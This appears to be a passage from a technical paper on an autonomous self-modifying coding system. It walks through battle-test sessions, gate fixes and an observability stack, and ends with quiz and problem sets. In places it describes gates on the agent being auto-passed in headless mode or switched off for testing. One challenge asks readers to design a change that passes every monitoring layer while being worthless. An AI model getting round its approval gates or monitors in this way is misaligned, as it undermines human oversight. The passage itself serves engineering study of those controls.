Starting state: the legacy gate used `tool_calls >= 2` as the exploration-depth check. Sessions A–G were designed to prove that the new diversity-weighted scorer (`ExplorationLedger`) produces better outcomes.

§62.1 Session A — `bt-2026-04-15-040118`

- Duration: 316s.
- Stop reason: `budget_exhausted`.
- Cost: $0.2694 (Claude).
- Outcome: probe reached VALIDATE phase but shadow-mode ExplorationLedger caught a shallow exploration pattern: `score=3.00 categories=comprehension`. Four `read_file` calls. The legacy counter gate would have waved this through; the ledger flagged it. 0 files landed.

§62.2 Session B — `bt-2026-04-15-041413`

- Duration: ~420s.
- Stop reason: SIGKILL (cost governor).
- Cost: $0.2955 (Claude).
- Outcome: first production test with `JARVIS_EXPLORATION_LEDGER_ENABLED=true`. The ledger is now enforcing (not shadow). The same shallow exploration pattern triggered a hard Iron Gate rejection. Parallel tool execution visible in round 0 (qualitatively different orchestration than Session A). 0 files landed. Proved the enforcement toggle works.

§62.3 Session C — `bt-2026-04-15-044627`

- Outcome: instrumentation proof. Track 1 + Track 2 diagnostics from commit `614009ec05` verified. Without the instrumentation, the wrong diagnosis would have persisted.

§62.4 Sessions D–F

Intermediate sessions validating specific fixes around the ledger's categorization, duplicate-call handling, and retry feedback rendering. No landmark outcomes, but each contributed to the eventual Session G breakthrough.

§62.5 Session G — The Full Adaptation Loop

- Outcome: **first production demonstration of the complete adaptation loop.** Model diversified tool selection on retry — first production appearances of `get_callers`, `git_blame`, `search_code` on retry — and the second ledger decision scored `25.50 categories=5 (call_graph, comprehension, discovery, history, structure) would_pass=True`. The model *changed its behavior* in response to the retry feedback. This is the crucial observation: the ledger is not just a filter; it is a *training signal* that steers the model toward richer exploration.

§62.6 Arc Conclusion

Sessions A–G shipped five coordinated commits:

- `614009ec05` — sem trace + tool-round audit.
- `db13f045ce` — route-aware 900s pool ceiling.
- `4f60a584f9` — diversity multiplier + `list_dir` → DISCOVERY remap + complex tier 10.0 floor.
- `ad05fb7c7e` — unconditional sharpened retry feedback + 180s complex fallback cap.
- `5d169266d6` — env-tunable safety-net thresholds.

The ExplorationLedger was validated. The scoring works. The retry feedback steers the model. What remained was to prove the rest of the pipeline could carry an operation through to APPLY — which is what Sessions H–O achieved.

> **PAUSE AND PREDICT**
>
> **Sessions A–G proved the ExplorationLedger works. The next step is to run the whole pipeline end to end until something lands on disk. Do you expect one large blocker, or many small ones? How will they be found?**

§63. Sessions H–O — The Unmasking Ladder and First APPLY

Date: 2026-04-15 (afternoon UTC).

Goal: run the pipeline end-to-end and identify whatever blocker appeared next.

Each of Sessions H through N revealed a distinct latent failure mode. Each fix unmasked the next. This is how mature autonomous systems are hardened — not by designing for every failure mode up front, but by running in production and discovering what actually breaks.

§63.1 The Failure Modes

Session	Failure mode	Resolution
H	`prompt_async [Errno 22]` headless TTY crash	commit `d8c1cb4d30`
I	`too_many_files` risk escalation	env override
J	L3 `READ_ONLY_PLANNING` mode switch on ambient probe failures	commit `5d169266d6` (env-tunable thresholds)
K	`RollbackArtifact [Errno 2]` new-file path	commit `28d52274ec`
L	900s pool ceiling crossed by ambient load	env `JARVIS_BG_WORKER_OP_TIMEOUT_COMPLEX_S=1800`
M	180s fallback cap clipped 5-tool-round retry synthesis	env `JARVIS_FALLBACK_MAX_TIMEOUT_COMPLEX_S=360`
N	Intake WAL cross-session coalescing merged stale envelopes with new tasks	state cleanup: `rm .jarvis/intake_wal.jsonl`

Each row is a micro-postmortem. The interesting observation: none of these failure modes were in the original design. All were discovered by running the system against real work. The architecture absorbed each fix without requiring a structural rewrite.

§63.2 Session O — `bt-2026-04-15-175547`

The breakthrough. The first end-to-end autonomous APPLY to disk.

- Duration: 4,217s (70 minutes).
- Stop reason: `idle_timeout`.
- Cost: $0.351537 (Claude).

What happened: the backlog sensor detected a task → the router classified `complex` → the first attempt's ExplorationLedger rejected at `score=0.00` → retry injected sharpened feedback → the second attempt scored `11.00` at 4 categories `would_pass=True` → Iron Gate ASCII auto-repair healed two codepoints on secondary paths → GATE allowed → APPROVE auto-approved (headless bypass) → ChangeEngine's `RollbackArtifact.capture()` handled the new-file path (fix from commit `28d52274ec`) → `DECISION outcome=applied reason_code=safe_auto_passed` → VERIFY found test critiques → L2 Repair iteration 1/5 CONVERGED → second DECISION applied → POSTMORTEM `root_cause=none`.

Artifact: `tests/governance/intake/sensors/test_test_failure_sensor_dedup.py` (4,986 bytes) written by the ChangeEngine.

Caveat: one of four target files landed. The winning candidate did not populate a `files: [...]` list, so the `_apply_multi_file_candidate` fan-out path was not taken. Multi-file candidate enforcement became the next architectural item (Sessions Q–S).

§63.3 What Session O Proved

- The ExplorationLedger works end-to-end under retry pressure.
- The Iron Gate's ASCII auto-repair handles incidental Unicode corruption without halting the op.
- ChangeEngine's `RollbackArtifact` handles new-file creation (previously broken).
- L2 Self-Repair converges in one iteration when the failure is a recoverable test critique.
- The POSTMORTEM machinery correctly reports `root_cause=none` for successful runs.

Full narrative in `OUROBOROS.md` lines 2194–2266.

§64. Sessions Q–S — Multi-File Enforcement

Date: 2026-04-15 (evening UTC).

Goal: close the Session O gap — make the pipeline actually take the multi-file fan-out path when a candidate declares multiple files.

§64.1 Session Q — `bt-2026-04-15-201035`

- Duration: 876s.
- Outcome: original bug isolated. Schema error: `schema_invalid:candidate_0_missing_file_path` on multi-file candidates. Per-op dedup proven in production with interleaved IMMEDIATE success triggering `counted_ops=1` reset.

§64.2 Session R — `bt-2026-04-15-203724`

- Outcome: parser fix verified. A 4-file candidate passed the parser at `cost=$0.1642 117.8s`. Died at Iron Gate 1 (exploration) with 0 fresh tool calls — not a multi-file issue; a consecutive-op issue.

§64.3 Session S — `bt-2026-04-15-204901`

- Duration: 1,234s.
- Outcome: **Iron Gate 5 (multi-file coverage) proven.** With `JARVIS_EXPLORATION_GATE=false` to isolate Gate 5, the model round-0 fired three parallel `read_file` calls unprompted. GENERATE `91.3s $0.2085`. ASCII auto-repair healed two codepoints. **Zero `multi_file_coverage` rejections anywhere in the log** (Gate 5 silently passed → all four paths covered). LSP found 1 type error in three of four files. TestRunner resolved 45 test targets for four changed files — **all four target paths visible to the post-gate pipeline.**

Persistence not proven in Session S: VALIDATE's type error on `dedup.py` routed to `VALIDATE_RETRY → L2 Repair`, which never converged before the 10-minute idle timeout (`pytest timed out after 30.0s`, L2 iteration `49s elapsed, 11s remaining` on the 60s timebox). **0 of 4 files landed.** This was identified as a **VALIDATE/L2 timebox issue orthogonal to multi-file enforcement** — Follow-up A.

§64.4 Arc Commits

- `37a371e65d` — `fix(exhaustion-watcher)`: per-op dedup to prevent Session P cross-op hibernation.
- `31504a8f12` — `feat(iron-gate)`: multi-file coverage enforcement (Iron Gate 5) + prompt hint + parser multi-file shape acceptance.

Sessions Q–S proved enforcement. Persistence remained for Sessions U–W.

§65. Sessions U–W — First End-to-End Multi-File APPLY

Date: 2026-04-15 (late evening UTC).

Goal: close Follow-up A (the L2 timebox issue) and achieve end-to-end multi-file persistence.

§65.1 Session T — Follow-up A Hypothesis

- Session `bt-2026-04-15-211616`, 1,356s, `idle_timeout`.
- Raised `JARVIS_TEST_TIMEOUT_S=120` and `JARVIS_L2_TIMEBOX_S=600`.
- **Hypothesis falsified**: L2 never got a chance to run. The handoff to L2 never fired. All L2 tuning env vars landed correctly in boot logs but were irrelevant. Stall occurred upstream, not in L2 timebox. Session O file still on disk unchanged. Anti-goal preserved: do not re-run without changes.

§65.2 Session U — The FSM Trail

- Session `bt-2026-04-15-215858`, ~22 min.
- Outcome: **FSM instrumentation from commit `d6aa78c8ba` kills the "silent exit" ghost.** Definitive empirical trail: `retry_advance_post ctx=155938670 VALIDATE_RETRY` → `iter_start iter=1`.
- **Real bug exposed:** re-validation is non-deterministic across iterations. Same candidate, `iter=0` returns `failure_class='test'` (LSP defect) but `iter=1` returns `failure_class='infra'` (sandbox transient), which routes through the non-retryable `_early_return_ctx` branch and kills the op on a flake.

§65.3 Session V — The L2 Budget Contract Bug

- Session `bt-2026-04-15-223631`.
- Outcome: `JARVIS_MAX_VALIDATE_RETRIES=0` via env-factory (commit `58709f27de`, frozen-dataclass `field(default_factory=lambda: int(os.environ.get(...)))`) bypasses the flaky iter=1. Produces the **first-ever `l2_dispatch_pre` log on a multi-file op**, which exposes the L2 budget contract bug:
  - `JARVIS_L2_TIMEBOX_S=600` was set
  - L2 reported `Iteration 1/8 starting (0s elapsed, 120s remaining)`
  - Why only 120s? Because `ctx.pipeline_deadline` had only 120s left after VALIDATE drained it, and `_l2_hook` was passed the drained deadline directly.

This is the bug. `JARVIS_L2_TIMEBOX_S` did not mean what its name said. It was effectively advisory; the actual L2 budget was the residual pipeline clock.

§65.4 Session W — `bt-2026-04-15-230849` — The Breakthrough

- Duration: 3,645s (61 minutes).
- Stop reason: `idle_timeout`.
- Cost: $0.320061 (Claude).

L2 deadline reconciliation (commit `53e6bd9f76`) fixes the contract:

- L2's deadline is now computed fresh at dispatch (`now + JARVIS_L2_TIMEBOX_S`).
- `ctx.pipeline_deadline` is reconciled upward via `OperationContext.with_pipeline_deadline()` so downstream phases see a consistent op-level clock.
- A mandatory INFO log line names both clocks and the winning cap (`l2_timebox_fresh` vs `pipeline_deadline_inherited`).

What happened in Session W (op `op-019d9368-654b`):

```
16:14:18  [ValidateRetryFSM] iter_start iter=0 ctx=153c309a0 VALIDATE retries_remaining=0 fc=None

16:16:20  [Orchestrator] L2 deadline reconciliation:
            pipeline_remaining=0.0s l2_timebox_env=600.0s
            effective=600.0s winning_cap=l2_timebox_fresh
            op=op-019d9368-654b
16:16:20  [ValidateRetryFSM] l2_dispatch_pre ctx=151b65040 VALIDATE retries_remaining=-1 fc='test'
            effective_s=600 cap=l2_timebox_fresh l2_timebox_env=600

16:17:10  [ValidateRetryFSM] l2_dispatch_post directive='break'
16:17:10  [Orchestrator] L2 broke VALIDATE_RETRY loop for op=op-019d9368-654b-7d3f-bcd7-5dd72368f2d5-ca
            proceeding to source-drift / shadow / entropy / GATE
16:17:10  [ValidateRetryFSM] l2_converged_break
16:17:10  [ValidateRetryFSM] loop_exit_normal best_candidate_present=True

16:17:44  [Orchestrator] APPLY mode=multi candidate_files=4 files_list_present=True multi_enabled=True
            targets=[test_test_failure_sensor_dedup.py,
                     test_test_failure_sensor_ttl.py,
                     test_test_failure_sensor_isolation.py,
                     test_test_failure_sensor_marker_refresh.py]

16:19:59  DECISION op=...::00 outcome=applied reason_code=safe_auto_passed
16:19:59  POSTMORTEM op=...::00 root_cause=none failed_phase=None
16:22:39  DECISION op=...::01 outcome=applied reason_code=safe_auto_passed
16:22:39  POSTMORTEM op=...::01 root_cause=none failed_phase=None
16:23:02  DECISION op=...::02 outcome=applied reason_code=safe_auto_passed
16:23:02  POSTMORTEM op=...::02 root_cause=none failed_phase=None
16:23:02  DECISION op=...::03 outcome=applied reason_code=safe_auto_passed
16:23:02  POSTMORTEM op=...::03 root_cause=none failed_phase=None
```

Critical value: `pipeline_remaining=0.0s` at L2 dispatch. The pipeline clock was *fully drained*. Before the reconciliation fix, L2 would have been handed a 0s deadline and died instantly. After the fix, `winning_cap=l2_timebox_fresh` and `effective=600.0s` took precedence — L2 got its full wall-clock budget and converged in a single 50-second iteration on the first LSP-type-error critique.

Four sub-ops (`::00` **,** `::01` **,** `::02` **,** `::03` **)** fan out through `_apply_multi_file_candidate`, each with its own DECISION and POSTMORTEM, each `root_cause=none`. Disk state verified by mtime; files match.

AutoCommitter autonomously committed all four files as commit `0890a7b6f0`:

```
fix(sensors): Write four focused sensor-level test modules for the Test...

Signal: backlog | Urgency: normal
Op-ID: op-019d9368-654b-7d3f-bcd7-5dd72368f2d5-cau
Risk: NOTIFY_APPLY (Yellow)
Provider: claude-api ($0.0059)
Files: 4 sensor test modules
Ouroboros+Venom [O+V] — Autonomous Self-Development Engine
Co-Authored-By: Ouroboros+Venom <ouroboros@jarvis.trinity>
[integrity-verified: 57d3fd202d18]
```

Post-hoc artifact quality verification:

```
$ python3 -m pytest tests/governance/intake/sensors/test_test_failure_sensor_*.py -v
...
20 passed, 4 warnings in 2.28s
```

All 20 tests pass against the real `TestFailureSensor` code. Breakdown by file:

File	Tests	Coverage
`test_test_failure_sensor_dedup.py`	5	second-signal suppression, "already in-flight" log, multi-hit dedup, precondition checks, config default
`test_test_failure_sensor_ttl.py`	5	post-TTL re-admission, stale-key pruning, fresh-entry preservation, env-var integration, zero-TTL edge case
`test_test_failure_sensor_isolation.py`	4	cross-target non-suppression, mixed in-flight/new, N-concurrent-targets scale, single-release isolation
`test_test_failure_sensor_marker_refresh.py`	6	marker set after enqueue, negative cases (queued_behind/deduplicated), release clears marker, monotonic timestamps, unstable-signal gate

The backlog task description specified exactly these four behaviors. The model delivered all four, with happy-path + edge-case + negative-path + env-integration coverage, every test exercising the real sensor (not a mock). **The pipeline's definition of "good" converged with runtime reality.**

§65.5 The Complete Enforcement-to-Persistence Arc

Session	Key blocker	Key commit	Outcome
Q	Parser rejected multi-file shape	— (isolation)	First empirical proof of parser contract mismatch
R	Parser fix verified; Iron Gate 1 rejected	`6c3cce92c6`	Parser end-to-end for multi-file
S	Exploration gate bypass; VALIDATE stalls pre-L2	`31504a8f12`, `37a371e65d`	Iron Gate 5 silently passes on full coverage; 4 files visible post-gate
T	"Silent exit" hypothesis	— (hypothesis)	Hypothesis formed
U	Silent exit falsified; re-validation non-determinism exposed	`d6aa78c8ba`	Ghost killed; real bug named
V	Env-tunable retries work; L2 budget contract bug exposed	`58709f27de`	First L2 dispatch on multi-file op; contract bug quantified
W	**Contract bug fixed; L2 converges; APPLY fan-out lands all 4 files**	`53e6bd9f76`	**First end-to-end autonomous multi-file APPLY. 20/20 tests pass.**

§65.6 Total Cost Across the Arc

~$2.50 total across seven sessions (Q through W). Six commits shipped by humans; one commit (`0890a7b6f0`) shipped autonomously by the AutoCommitter.

> **PAUSE AND PREDICT**
>
> **Session W landed all four files, the AutoCommitter committed them, and 20 of 20 tests pass. Before you read on, list reasons why the paper might still decline to call multi-file autonomy a proven capability.**

§66. What the Battle Tests Prove (Honest Accounting)

§66.1 What Is Proven

- **Deterministic governance across multi-file coordination.** Every layer — parser, Iron Gate 5, per-op exhaustion dedup, multi-file contract prompt hint, FSM-traceable VALIDATE_RETRY, L2 deadline reconciliation, `_apply_multi_file_candidate` fan-out with per-file rollback — held under five sessions of production traffic.

- **§8 Absolute Observability as diagnostic loop.** The T→U silent-exit ghost was falsified by FSM instrumentation in a single session. The V→W L2 budget contract bug was named and quantified by one INFO log line, then fixed. The pattern *hypothesize → instrument → falsify/confirm → fix → verify-in-one-session* is battle-tested meta-capability.
- **§6 Threshold-Triggered Neuroplasticity, enforcement half.** The organism detected the gap (4-file test suite missing), synthesized the fix (4 complete test modules), validated through the pipeline, and landed on disk under governance.
- **Model output quality converges with pipeline definition of "good".** L2 approval, shadow harness, entropy, GATE, per-file POSTMORTEM all passed; independent `pytest` execution also passed 20/20. The governance layer is not papering over broken artifacts.

§66.2 What Is NOT Yet Proven

Three honest caveats:

1. **Durability.** Manifesto §6 demands three consecutive successes before a capability graduates. Session W is **one**. Sessions X, Y (or whatever the next attempts are) must replicate the arc under comparable conditions before multi-file autonomy is a "capability" rather than a "data point."
2. **Broader scope.** Session W's task was narrow: new-file creation, test modules, a detailed backlog description. Multi-file refactors across existing code, cross-file dependency-aware edits, schema migrations, breaking-change rollouts — those are the next frontiers, none yet proven.
3. **Load-bearing workarounds.** Session W sits on top of three known deferred items:
   - `JARVIS_MAX_VALIDATE_RETRIES=0` works around the re-validation non-determinism ('infra' flake on iter=1). The underlying sandbox isolation issue is still there.
   - `cost_governor.finish` logs stale `ctx.phase.name` (the `phase=CLASSIFY` mismatch noted in Session U). Display-only bug but a real ctx-reference inconsistency.
   - Hardcoded micro-fix `asyncio.wait_for(timeout=90.0)` in the retry path — generic timeout should be parameterized.

These three deferred items are load-bearing workarounds, not fixes. They should be addressed before multi-file autonomy is considered production-hardened.

§67. The Breakthrough Log as Research Artifact

The battle-test breakthrough log (in `OUROBOROS.md` lines 1741–2558) is itself a research artifact. It documents:

- Every hypothesis formed before a session.
- Every failure mode observed during a session.

- Every instrumentation added between sessions.
- Every commit shipped as a fix.
- Every cost and duration number.
- Every quote from the actual debug logs.

It is the falsifiability trail. A reader who disputes a claim in this paper can open the breakthrough log, navigate to the relevant session, and read the raw evidence.

This is what Principle 7 (Absolute Observability) looks like at the system level. Not just per-operation observability — *entire developmental history* observability. The organism has a fossil record.

Check your understanding: PART XI — Battle Test Breakthrough Log

CONCEPTUAL QUESTIONS

1. Why did the arc run the ExplorationLedger in shadow mode (Session A) before enforcing it (Session B)?

2. Session S landed 0 of 4 files, yet the paper counts it as proof that multi-file enforcement works. Why is that a fair reading?

3. What exactly was wrong with `JARVIS_L2_TIMEBOX_S`, and why was adding an INFO line that names both clocks part of the fix?

QUIZ

1. Why does the paper treat `debug.log`, not `summary.json`, as the canonical answer to "did the loop work"?

A. `summary.json` is only written when a session ends cleanly

B. `debug.log` is the only artifact that records cost

C. `summary.json` omits the session's letter label

D. `summary.json` has a counter bug that leaves op stats at zero

2. In Session V, L2 reported only 120s remaining even though `JARVIS_L2_TIMEBOX_S=600`. Why?

A. L2 was passed the pipeline deadline that VALIDATE had already drained

B. The environment variable failed to load at boot

C. A hard-coded 120s cap inside the repair engine overrode it

D. The cost governor shortened L2 to protect the budget

3. Session O was the first autonomous APPLY, but only one of four target files landed. What caused that?

A. The ASCII gate rejected the other three files

B. The cost cap was reached after the first file

C. The winning candidate did not populate a `files: [...]` list

D. L2 repair failed to converge on the other three files

4. What made Session G the "crucial observation" of the ExplorationLedger arc?

A. It was the first session to write a file to disk

B. The model changed its tool choices on retry and then passed the ledger

C. It ran with the ledger in shadow mode at zero cost

D. It proved that the legacy counter gate was strictly stronger

PROBLEM SET

> **Problem 1 (trace).** Walk through the Session O chain from backlog detection to POSTMORTEM. At each step, name the mechanism that acted. Then identify two earlier sessions whose fixes were required for this run to succeed, and say what each fix was.

Problem 2 (design). Instead of the deadline-reconciliation fix, a reviewer proposes raising `JARVIS_L2_TIMEBOX_S` to 1200. Using Sessions T, V and W, explain why this would not have helped. Then state what the actual fix changed.

Problem 3 (analysis). Using the §65.5 table and §65.6: list the human-shipped commits in the Q–W arc and the blocker each addressed. Estimate the average cost per session in that arc. Then say how many more W-like successes Manifesto §6 would require before multi-file autonomy counts as a capability.

ADVANCED CONCEPTUAL QUESTIONS ADVANCED

A1. Session V set `JARVIS_MAX_VALIDATE_RETRIES=0` to get around a flaky re-validation. What did that workaround hide, and how does §93.8's account of the VALIDATE_RETRY ladder show why it was load-bearing?

A2. §66.1 says Session W shows that "model output quality converges with pipeline definition of good". §93.8 later records a hollow test landing that reached `main` and was reverted. Was §66.1 over-generalised, and what is special about tasks whose output is a test?

A3. §66.2 says Session W is one success, and Manifesto §6 needs three in a row. By October there are 91 autonomous landings (§93.10). Has multi-file autonomy now graduated? Argue a position about what counts as a "capability class" and "comparable conditions".

CHALLENGE PROBLEMS ADVANCED

Challenge 1 (cross-Part trace). Use the timestamps in Session W's log (§65.4) and the gate defaults in Part X. (a) How long did L2 take, and how much of its 600s budget did it use? (b) How long did it take from the VALIDATE iteration start to the last DECISION? (c) Compare that duration with the default worker ceiling in Gate 9 (§58.9). What does the comparison say about the ceilings this session must have run under? (d) Compare it with the file-lock TTL in Gate 12 (§58.12). What race does that open, and which gate would see it?

Challenge 2 (research). §66.2 leaves one deferred item open: re-validation non-determinism, where the same candidate is 'test' on iteration 0 and 'infra' on iteration 1 (§65.2), and "the underlying sandbox isolation issue is still there". Design an experiment to find out whether this non-determinism still exists after the October changes, and what causes it. Constraints: one RTX 5090 that is busy serving soaks, no paid lanes, and no full test suite running beside a live soak (§93.8). Give a hypothesis, metric, control, arms, sample size and the result that would falsify the hypothesis.

PART XII — The Observability Stack

> **Big Picture:** An autonomous system that cannot be observed cannot be trusted. O+V's observability stack — voice narration, thought log, autonomous commit signatures, telemetry, and the SerpentFlow CLI — together produce the moment-by-moment visibility into the organism's decisions that makes autonomy tolerable. This Part describes each layer.

§68. Voice Narration

Source: `backend/core/ouroboros/ui_integration.py` (`IntelligentVoiceNarrator`), `backend/core/ouroboros/governance/comms/cross_repo_narrator.py` (`CrossRepoNarrator`).

The organism *speaks* — via the JARVIS voice pipeline — at three specific moments:

Narrator	Events
`IntelligentVoiceNarrator`	`INTENT`, `DECISION`, `POSTMORTEM`
`CrossRepoNarrator`	Cross-repo saga events

Voice debounce: `OUROBOROS_VOICE_DEBOUNCE_S` (default 60s) prevents narration spam. The organism does not announce every heartbeat; it announces the semantically significant transitions.

A typical spoken announcement:

> *"Operation op-abc123 completed. Applied four test modules for TestFailureSensor. Provider was claude-api. Cost five-point-nine cents. No regressions."*

The operator, away from the terminal, hears the organism narrate its own work. Autonomy becomes *audible*.

§69. Thought Log

Source: `backend/core/ouroboros/governance/goal_memory_bridge.py`.

The `GoalMemoryBridge` writes a human-readable JSONL thought log to `.jarvis/ouroboros_thoughts.jsonl` showing the organism's reasoning process at each phase:

Phase	What is logged
`BOOT`	Scanning codebase for opportunities
`MEMORY_RECALL`	What memories were found, how many, relevance
`TOOL`	Which tool was called and why (read_file, bash, run_tests)
`GENERATE`	Generation strategy, provider used, context size
`REPAIR`	L2 iteration progress, failure classification, convergence
`POST_APPLY`	Success/failure outcome, what was learned

Logged at INFO level so `battle_test.py -v` shows the thought process in real time. Also persisted to disk for post-session review.

A fragment:

```
{"ts": "2026-04-15T16:15:12Z", "op_id": "op-019d9368", "phase": "MEMORY_RECALL", "msg": "retrieved 3
        similar past operations on intake/sensors/*", "relevance": 0.78}
{"ts": "2026-04-15T16:15:14Z", "op_id": "op-019d9368", "phase": "TOOL", "tool": "read_file", "path":
        "backend/core/ouroboros/governance/intake/sensors/test_failure_sensor.py", "reason":
        "target file inspection before patch generation"}
{"ts": "2026-04-15T16:15:18Z", "op_id": "op-019d9368", "phase": "TOOL", "tool": "search_code",
        "query": "class TestFailureSensor", "reason": "locate class definition and its test
        coverage"}
{"ts": "2026-04-15T16:17:10Z", "op_id": "op-019d9368", "phase": "REPAIR", "iter": 1, "outcome":
        "converged", "msg": "fixed LSP type error on line 42"}
```

> **PAUSE AND PREDICT**
>
> **Voice and the thought log fade or scroll away. If a developer runs `git blame` a year from now, what would an autonomous commit need to carry so they can tell who wrote a line, and which parts of O+V took part?**

§70. Autonomous Commit Signature

Every commit made by the AutoCommitter includes a dynamic `Generated-By` trailer identifying which subsystems contributed:

```
[ouroboros] fix FIXME in governed_loop_service.py

op_id: op-019d6633-10ed-71ae-b324-fd5d412cfc3b
saga_id: saga-abc123
repo: jarvis
provider: claude-api
phase: apply

Generated-By: Ouroboros + Venom + Consciousness
Signed-off-by: JARVIS Ouroboros <ouroboros@jarvis.local>
```

Signature component	When present
`Ouroboros`	Always (governance pipeline)
`+ Venom`	When `tool_execution_records` exist (multi-turn tool use)
`+ Consciousness`	When `ConsciousnessBridge` is active (memory/prediction)

Git author: `JARVIS Ouroboros <ouroboros@jarvis.local>`.

This means: a year from now, a developer doing `git blame` on any file can instantly distinguish human-authored commits from O+V-authored commits, and within the O+V commits, can distinguish which subsystems contributed to each change.

§71. Telemetry

Source: `telemetry.py`, integrated into `CommProtocol`.

Every `OperationContext` carries:

- `HostTelemetry` — hardware state at op start (CPU load, memory pressure, disk pressure).
- `RoutingIntentTelemetry` — what the router decided and why.
- `TelemetryContext` — span-tree for the op's phase timings.

The `_CommTelemetrySink` bridges FSM telemetry into CommProtocol heartbeats. Every phase transition emits a heartbeat with telemetry attached.

§72. SerpentFlow CLI

Source: `backend/core/ouroboros/battle_test/serpent_flow.py` (1,900+ lines).

The SerpentFlow CLI is the primary interface during battle tests (and optionally during production). It uses Rich for ANSI output and prompt_toolkit for interactive REPL.

§72.1 Visual Elements

Block	Trigger	Renders
`┌ op-id ... goal`	INTENT	Op header with sensor type
`● Read(path)`	`read_file` tool	File path
`● Update(path)`	`edit_file` tool	CC-style diff with +/- lines
`● Write(path)`	`write_file` tool	Line count
`● Verify(files)`	Post-apply test	Pass/fail counts
`💉 synthesized`	Generation complete	Provider, tokens, duration
`🛡️ immune`	Validation result	Test pass/fail
`🩹 repair`	L2 iteration	Iteration count, status
`⚠ NOTIFY`	NOTIFY_APPLY	Reason code, files
`└ ✅ complete`	DECISION:completed	Provider, cost, duration

§72.2 REPL Commands

Command	Effect
`/status`	Print current op state, cost, phase
`/cost`	Print day-to-date cost breakdown
`/pause`	Suspend new op dispatch (in-flight ops continue)
`/resume`	Resume dispatch
`cancel <op-id>`	Cooperative cancellation (prefix match)
`/q`	Quit battle test

§72.3 Terminal Rendering Detail

SerpentFlow uses `Console(force_terminal=True)` to force Rich ANSI output through prompt_toolkit's stdout proxy, and `patch_stdout(raw=True)` to preserve ANSI escape codes. Without these, Rich output appears as raw `?[2m` sequences in the prompt_toolkit-patched terminal.

§73. The Integrated Observability Story

The five observability layers — voice, thought log, commit signatures, telemetry, SerpentFlow CLI — cover different axes:

- **Voice:** real-time presence. The operator hears what happens.
- **Thought log:** durable reasoning trace. Reads like prose.
- **Commit signatures:** historical attribution. What did O+V do last year?
- **Telemetry:** structured metrics. Counters, timings, histograms.
- **SerpentFlow:** real-time CLI. Rich, interactive, navigable.

Together, they are Principle 7 (Absolute Observability). **Every autonomous decision is visible**, at the level of granularity and medium the human needs.

Check your understanding: PART XII — The Observability Stack

CONCEPTUAL QUESTIONS

1. Why does O+V need five observability layers instead of one very detailed log?

2. Voice narration speaks only at INTENT, DECISION and POSTMORTEM, with a 60-second debounce. What would go wrong without those limits?

3. §72.3 describes a rendering detail: `Console(force_terminal=True)` plus `patch_stdout(raw=True)`. Why does a cosmetic detail like this matter for observability?

QUIZ

1. Where does the `GoalMemoryBridge` write the thought log?

A. `.ouroboros/sessions/<id>/debug.log`

B. `~/.jarvis/thoughts/session.json`

C. `.jarvis/ouroboros_thoughts.jsonl`

D. `.jarvis/posture_audit.jsonl`

2. A commit's trailer reads `Generated-By: Ouroboros + Venom`. What can you conclude?

A. The op used multi-turn tools, and ConsciousnessBridge was not active.

B. The op used memory and prediction, but no tools were called.

C. A human approved the commit through the Orange PR lane.

D. The commit was made by DoubleWord rather than Claude.

3. Which telemetry object records what the router decided and why?

A. `HostTelemetry`

B. `TelemetryContext`

C. `_CommTelemetrySink`

D. `RoutingIntentTelemetry`

4. During a battle test the operator types `/pause` in SerpentFlow. What happens to an op that is already in flight?

A. It is cancelled cooperatively at the next phase boundary.

B. It continues; only new op dispatch is suspended.

C. It is rolled back and re-queued for after `/resume`.

D. It is frozen in place until the operator types `/resume`.

PROBLEM SET

Problem 1 (trace). An op fixes a failing test. It recalls past memories, reads two files with Venom, generates a patch, needs one L2 repair iteration, then completes and is committed. Walk through which observability layers record this op and what each one shows, from start to the commit.

Problem 2 (design). A teammate proposes cutting the voice debounce to zero and narrating every heartbeat, "for maximum observability". Using §68 and §73, argue whether this improves Principle 7, and say which layer is the right home for per-heartbeat detail.

Problem 3 (code reading). Open `backend/core/ouroboros/governance/auto_committer.py` and find the module-level constants that define the O+V commit signature. Compare what you find with the commit example in §70. Does the code today emit a `Generated-By` trailer and the `ouroboros@jarvis.local` address?

ADVANCED CONCEPTUAL QUESTIONS ADVANCED

A1. Part XII treats observability as a pure good. Using §82.2 and §92.5, argue that an observability layer can damage the system it observes, and state the rule that should govern every rendering layer.

A2. When Part XII's layers disagree about what happened, which one wins? Use §70, §93.7 and §93.10 to rank them, and say what makes a layer authoritative.

A3. Part XII's five layers report what the organism did. What kind of failure can none of them show, and what did §93.12 add to cover it?

CHALLENGE PROBLEMS ADVANCED

Challenge 1 (quantitative). §82.2 says the stream renderer re-parsed the whole buffer every 16 ms tick, and the fix capped each render at `_RENDER_TAIL_CHARS` = 4096 characters. Assume a 16,000-token response streams at 172 tokens/s (the J-Prime decode p50 in §93.6), that one token is about 4 characters, and that parse cost is proportional to characters parsed. Estimate the total characters parsed with and without the cap. Then repeat for a 64,000-token response and explain how each total grows with response length.

Challenge 2 (adversarial). Build an operation sequence in which every Part XII layer reports success, yet the change that reaches `main` is worthless. Use the model's real behaviour from §93.8 and §93.10, not a hypothetical attacker. Then decide which layer or gate actually stops it, and say honestly whether the April design would have stopped it at all.

PART XIII — Capability Assessment

> **Big Picture:** After the Session U–W arc, the natural question is: *is O+V a peer to Claude Code in autonomous software engineering?* The answer is nuanced. This Part gives an honest self-assessment — where O+V matches or exceeds Claude Code, where it lags, and where the architectural choices produce different trade-offs. The assessment is current as of 2026-04-12, updated with battle-test evidence through Session W.

§74. O+V vs Claude Code — Where They Differ

Dimension	Claude Code	O+V
Invocation	Human-triggered	Autonomous + human-triggered
Provider	Claude only	Claude + DoubleWord + J-Prime cascade
Governance	Approval gates, per-tool	Full 11-phase FSM with Iron Gate
Memory	Session-scoped	Cross-session via Trinity Consciousness
Scope	Single repo	Multi-repo via Saga pattern
Observability	Rich CLI	Rich CLI + voice + thought log + telemetry + commit sigs
Graduation	N/A (tool is always available)	Capabilities graduate after 3× success
Self-development	N/A	Ouroboros — can modify its own codebase
Cost model	Per-token	Per-op + daily budgets + per-provider caps

§74.1 Where O+V Is Peer or Ahead

- **Autonomy.** Claude Code is reactive; O+V is proactive. When you say "hey Claude, fix this," Claude Code does it. O+V has already noticed and may have already done it.
- **Cost optimization.** Claude Code runs on Claude, always. O+V cascades to DoubleWord for cost-optimized work, saving roughly 30x on routine operations when DW's SSE is healthy.
- **Cross-session learning.** Claude Code does not remember yesterday's conversation. O+V does, via MemoryEngine and GoalMemoryBridge.

- **Multi-repo orchestration.** Claude Code works on one repo at a time. O+V can apply a coordinated Saga across Body, Mind, and Soul.
